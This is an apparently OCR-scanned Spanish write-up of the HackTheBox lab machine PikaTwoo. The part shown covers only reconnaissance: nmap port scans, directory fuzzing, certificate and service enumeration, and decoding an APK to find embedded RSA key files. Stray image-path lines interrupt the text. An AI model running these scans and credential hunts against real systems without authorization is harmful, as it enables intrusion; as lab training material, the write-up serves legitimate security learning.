Bueno, hoy completaremos la que puede ser la máquina más díficil vista y por haber, el día de hoy, completaremos la máquina PikaTwoo de la plataforma HackTheBox, donde tocaremos los siguientes puntos:

- **Server Side Request Forgery (SSRF)**
- **Subdomain Enumeration**
- **APK Analysis and Debugging**
- **Decoding APK with APKTool**
- **Installing the APK application and analyzing requests with BurpSuite**
- **Local File Inclusion (LFI)**
- **LFI + Abusing Nginx Temp Files to achieve RCE**
- **Kubernetes API Enumeration (kubectl)**
- **Docker Breakout**
- **Abusing CVE-2022-0811 [Privilige Escalation]**

Enumeración

NMAP

Bueno, como en toda máquina, comenzaremos con el escaneo de puertos via protocolo TCP, usaremos la herramienta `nmap`

```
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.199 -oG allPorts
Nmap scan report for 10.10.11.199
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
80/tcp    open  http         syn-ack ttl 63
443/tcp   open  https        syn-ack ttl 63
4369/tcp  open  epmd         syn-ack ttl 63
5672/tcp  open  amqp         syn-ack ttl 63
8080/tcp  open  http-proxy   syn-ack ttl 63
25672/tcp open  unknown      syn-ack ttl 63
35357/tcp open  openstack-id syn-ack ttl 63
```

Ahora, utilizaremos de nuevo `nmap` para escanear más profundamente servicios y versiones únicamente sobre estos puertos.

```
❯ nmap -p22,80,443,4369,5672,8080,25672,35357 -sCV 10.10.11.199 -oN targeted
Nmap scan report for 10.10.11.199
Host is up (0.047s latency).

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   2048 f3922dfd8422d78df6b09e788eb93be7 (RSA)
|   256 01e43ec06643df25af8a71b83906df9f (ECDSA)
|_  256 4fec39764e719471befa7ffaa6a81674 (ED25519)
80/tcp    open  http     nginx 1.18.0
|_http-title: Pikaboo
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl/http nginx 1.18.0
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=api.pokatmon-app.htb/organizationName=Pokatmon
Ltd/stateOrProvinceName=United Kingdom/countryName=UK
| Not valid before: 2021-12-29T20:33:08
|_Not valid after:  3021-05-01T20:33:08
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: APISIX/2.10.1
4369/tcp  open  epmd     Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
5672/tcp  open  amqp     RabbitMQ 3.8.9 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
|     connection.blocked: YES
|     consumer_priorities: YES
|     authentication_failure_close: YES
|     per_consumer_qos: YES
|     direct_reply_to: YES
|   cluster_name: rabbit@pikatwoo.pokatmon.htb
|   copyright: Copyright (c) 2007-2020 VMware, Inc. or its affiliates.
|   information: Licensed under the MPL 2.0. Website: https://rabbitmq.com
|   platform: Erlang/OTP 23.2.6
```


```
|   product: RabbitMQ
|   version: 3.8.9
|   mechanisms: AMQPLAIN PLAIN
|_  locales: en_US
8080/tcp  open  http     nginx 1.18.0
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.18.0
25672/tcp open  unknown
35357/tcp open  http     nginx 1.18.0
| http-title: Site doesn't have a title (application/json).
|_Requested resource was http://10.10.11.199:35357/v3/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Si nos fijamos en el puerto `5672`, ns podoemos percatar en el campo del `cluster_name`, que nos proporcionan un subdominio `pikatwoo.pokatmon.htb`, así que añadiremos el subdominio y el dominio al `/etc/hosts`, y si nos fijamos en el certificado SSL se nos el subdominio `api.pokatmon-app.htb`

```
❯ echo "10.10.11.199 pikatwoo.pokatmon.htb api.pokatmon-app.htb pokatmon-app.htb
pokatmon.htb" | tee -a /etc/hosts
10.10.11.199 pikatwoo.pokatmon.htb api.pokatmon-app.htb pokatmon-app.htb pokatmon.htb
```

HTTP - TCP 80

Y bueno, aunque parezca que son muchos puertos, al final solo vamos a utilizar 2 o 3, asi que no os estreseis que esto al final es fácil. Comenzaremos inspeccionando la página web.



Bueno, esto parece una copia de Pokedex, vamos a enumerar más la web, asi que fuzzearemos con `wfuzz`, aunque podáis usar otras herramientas como `gobuster` o `ffuf`

```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt http://pokatmon.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://pokatmon.htb/FUZZ
Total requests: 220546

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000002:   301        10 L     16 W       179 Ch      "images"
000000244:   302        0 L      4 W        28 Ch       "welcome"
000000039:   200        114 L    196 W      3340 Ch     "login"
000000076:   301        10 L     16 W       175 Ch      "docs"
000000811:   200        114 L    196 W      3340 Ch     "Login"
000001857:   302        0 L      4 W        28 Ch       "Welcome"
000001692:   200        83 L     143 W      2371 Ch     "forgot"
000002368:   301        10 L     16 W       175 Ch      "Docs"
000005031:   301        10 L     16 W       181 Ch      "artwork"
000007829:   200        15 L     32 W       292 Ch      "CHANGELOG"
```

Si accedemos a cada uno de los directorios no podemos encontrar nada interesante, y el login parece ser un rabbit hole. Así que comenzaremos a enumerar otros servicios.

HTTPS - TCP 443

Bueno, en este puerto únicamente podemos enumerar el certificado SSL y nada más

```
❯ openssl s_client -connect pokatmon.htb:443
CONNECTED(00000003)
depth=0 C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
verify error:num=18:self-signed certificate
verify return:1
depth=0 C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
verify return:1
---
Certificate chain
 0 s:C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
   i:C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
   a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
   v:NotBefore: Dec 29 20:33:08 2021 GMT; NotAfter: May  1 20:33:08 3021 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDmzCCAoOgAwIBAgIUc+lphhioCsS1kb5YJlVmse6kAawwDQYJKoZIhvcNAQEL
BQAwXDELMAkGA1UEBhMCVUsxFzAVBgNVBAgMDlVuaXRlZCBLaW5nZG9tMRUwEwYD
VQQKDAxQb2thdG1vbiBMdGQxHTAbBgNVBAMMFGFwaS5wb2thdG1vbi1hcHAuaHRi
MCAXDTIxMTIyOTIwMzMwOFoYDzMwMjEwNTAxMjAzMzA4WjBcMQswCQYDVQQGEwJV
SzEXMBUGA1UECAwOVW5pdGVkIEtpbmdkb20xFTATBgNVBAoMDFBva2F0bW9uIEx0
ZDEdMBsGA1UEAwwUYXBpLnBva2F0bW9uLWFwcC5odGIwggEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQDppqggOGMl/0WNPEc3A5jUpDoJzAZdskJhcgOj0CEV
15eHWsIbJWW5P+TKt3cPa/8v0J5Pv0m8SuQXBQLh+58kNV1nG/Y721S4t+4xsL6A
owkmI1+OpKA+KAJPYZxHDC6w13ko5g35ezIDCdNS76bBBw7tDggdbkEdyrenC0bG
O5KFE+cSK6lTBtqWDuE/vM2yh5Eqcr/8QJhqu0JYEQjNOCI8lDYcm5yBqfnXUZ/g
MVlyhxhqL+iGzxh71PWGqflZqWqppWvYEVoGKtRoll1KVbBfEjZOgCGd26r04Pk/
Q1A72G0nRdiNYtGZdgfiVS53jlCLGFZAMshr4QPa/WcfAgMBAAGjUzBRMB0GA1Ud
DgQWBBQeNlss9DZ+8VowsLJ9yFq4KW//gDAfBgNVHSMEGDAWgBQeNlss9DZ+8Vow
sLJ9yFq4KW//gDAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQDQ
NMSaQp8MB7qlRvmCZ62TkRljms+gSq7BTRR8vyfW1HfGBeHg1LulRRABqmYi6EbD
OmBLiETvOcN2M4APtiZgsmTiDhtWWi2q75OkMdXNd/IcnYNNHv4kVPvriExELjyN
ik86AMBfnUF167MywAG36HC3Fw+6MG7UWDLuW0d7Y/MyMRGOVWGbV8NhrQidnIqV
EThQ9oCP96MTkByXi9k8cF3qcYq7K8rJTx8xfAgW9OLK2GOiG0xbwCGeRbMOstZs
Vqln/bwgaIHjxhC0doWx/ka/2TonVi7Ger2ORGdADZvwz3u6P+SOwDYrwkOy1uPj
ju2e0y5y/lyk+PFCiC01
-----END CERTIFICATE-----
subject=C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
issuer=C = UK, ST = United Kingdom, O = Pokatmon Ltd, CN = api.pokatmon-app.htb
---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
---
SSL handshake has read 1588 bytes and written 537 bytes
Verification error: self-signed certificate
```

```
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 2B111F88DF1186908AAB54B30D929D17C127F7335DBBFF950E7CA1FC8E1C5644
    Session-ID-ctx:
    Master-Key:
0A294E96A4E96B018DB8CB95A73D423295EF0E9B4E2BAC4D92F42E223D559E97F6D69879E20EA2B05B5BD704D0
508A4B
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - a0 e4 f5 57 b1 03 3f 1b-dc c3 b4 e8 54 57 14 7a   ...W..?.....TW.z
    0010 - c1 d3 d0 c8 75 f2 86 ba-f2 e5 ed a9 c3 68 e7 30   ....u........h.0
    0020 - 79 df 93 e2 9c 87 b7 35-a4 b4 df 7d c0 3e 90 52   y......5...}.>.R
    0030 - 26 af ea 79 5c 52 52 12-18 ec b1 27 38 43 89 01   &..y\RR....'8C..
    0040 - bd 5f 9f 35 1a b0 af 92-15 d9 25 fb 7a 93 4e 38   ._.5......%.z.N8
    0050 - 46 aa c0 1f 7f 7c e6 a3-2a 60 5e ee aa 38 d0 71   F....|..*`^..8.q
    0060 - 09 96 f5 56 c2 2f b7 9b-e9 cc 44 be d1 4f 56 cf   ...V./....D..OV.
    0070 - 25 58 89 4e 80 3b a3 79-6d 19 7c 34 82 a4 60 51   %X.N.;.ym.|4..`Q
    0080 - 8f e7 af 50 28 d2 6b f4-ee 6c 94 70 12 a5 ee 46   ...P(.k..l.p...F
    0090 - 4b 51 26 98 e0 04 41 12-16 cb 95 ae 72 42 88 6e   KQ&...A.....rB.n
    00a0 - 56 22 95 4f 08 ff 21 23-37 f7 38 e4 83 cd 29 44   V".O..!#7.8...)D
    00b0 - 19 1a 0a 01 2f 79 de df-36 2d d3 9e 7f 1f 9f fd   ..../y..6-......

    Start Time: 1681466017
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: yes
---
```

Si intentamos fuzzear o cualquier otra cosa todas las rutas nos devolverán 404, asi que vamos a por el siguiente servicio

Erlang Port Mapper Daemon (EPMD) - TCP 4369

Como es la primera vez que toco este puerto, nos iremos a nuestra página de hacking favorita y buscaremos el puerto, aqui tenemos la web, asi que enumeraremos el puerto

```
❯ nmap -sV -Pn -n -T4 -p 4369 --script epmd-info 10.10.11.199
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-14 11:57 CEST
Nmap scan report for 10.10.11.199
Host is up (0.039s latency).

PORT     STATE SERVICE VERSION
4369/tcp open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
```

Bueno, en el articulo también aparece que se puede obtener un Remote Code Execution (RCE) pero no tenemos la cookie y bruteforcearla no es plan.

AMQP - TCP 5672

Este puerto 3/4 de lo mismo del anterior, asi que os dejaré aqui la página de HackTricks y comenzaremos a enumerar este puerto.

```
❯ nmap -sV -Pn -n -T4 -p 5672 --script amqp-info 10.10.11.199
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-14 12:01 CEST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.10.11.199
Host is up (0.042s latency).

PORT     STATE SERVICE VERSION
5672/tcp open  amqp    RabbitMQ 3.8.9 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
|     connection.blocked: YES
|     consumer_priorities: YES
|     authentication_failure_close: YES
|     per_consumer_qos: YES
|     direct_reply_to: YES
|   cluster_name: rabbit@pikatwoo.pokatmon.htb
|   copyright: Copyright (c) 2007-2020 VMware, Inc. or its affiliates.
|   information: Licensed under the MPL 2.0. Website: https://rabbitmq.com
|   platform: Erlang/OTP 23.2.6
|   product: RabbitMQ
|   version: 3.8.9
|   mechanisms: AMQPLAIN PLAIN
|_  locales: en_US
```

Aparte de todo esto no podemos enumerar más, asi que saltaremos al siguiente puerto.

HTTP - TCP 8080


Este puerto es como el 443, asi que no podremos enumerar nada más quitado el directorio /v1/

Unknown - TCP 25672

Bueno, no he podido encontrar ninguna fuente sobre este puerto, asi que no podemos enumerar nada más

HTTP - TCP 35357

Si visitamos la página web, podemos encontrar información importante, como que el puerto 5000 está abierto pero no al público, podemos pensar en un `Server Side Request Forgery`



Explotación

Server Side Request Forgery (SSRF)

Bueno, no he conseguido mucha cosa aqui, en un futuro añadiré más

APK Analysis

Bueno, hemos conseguido la APK, asi que la instalaremos con Anbox, pero antes de eso la intentaremos analizar con APKTool


```
❯ apktool d pokatmon-app.apk
I: Using Apktool 2.5.0 on pokatmon-app.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
W: Cant find 9patch chunk in file: "drawable-hdpi-v4/notification_bg_low_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-v4/notification_bg_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-
v4/notification_bg_normal_pressed.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-v4/notification_bg_low_pressed.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-
v4/notification_bg_normal_pressed.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-v4/notification_bg_low_pressed.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-hdpi-v4/notification_bg_low_pressed.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-mdpi-v4/notification_bg_low_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-hdpi-
v4/notification_bg_normal_pressed.9.png". Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-v4/notification_bg_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-xhdpi-v4/notification_bg_low_normal.9.png".
Renaming it to *.png.
W: Cant find 9patch chunk in file: "drawable-hdpi-v4/notification_bg_normal.9.png".
Renaming it to *.png.
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Esto nos genera un directorio `pokatmon-app` con todos los archivos de la APK dentro, listaremos los archivos en busca de posibles credenciales


```
❯ find . | grep -E "password|keys"
./assets/flutter_assets/keys
./assets/flutter_assets/keys/public.pem
./assets/flutter_assets/keys/private.pem
```

Nos proporcionan dos claves RSA, pública y privada, se pueden utilizar para conectarse a la API, pero yo lo hice de otra manera

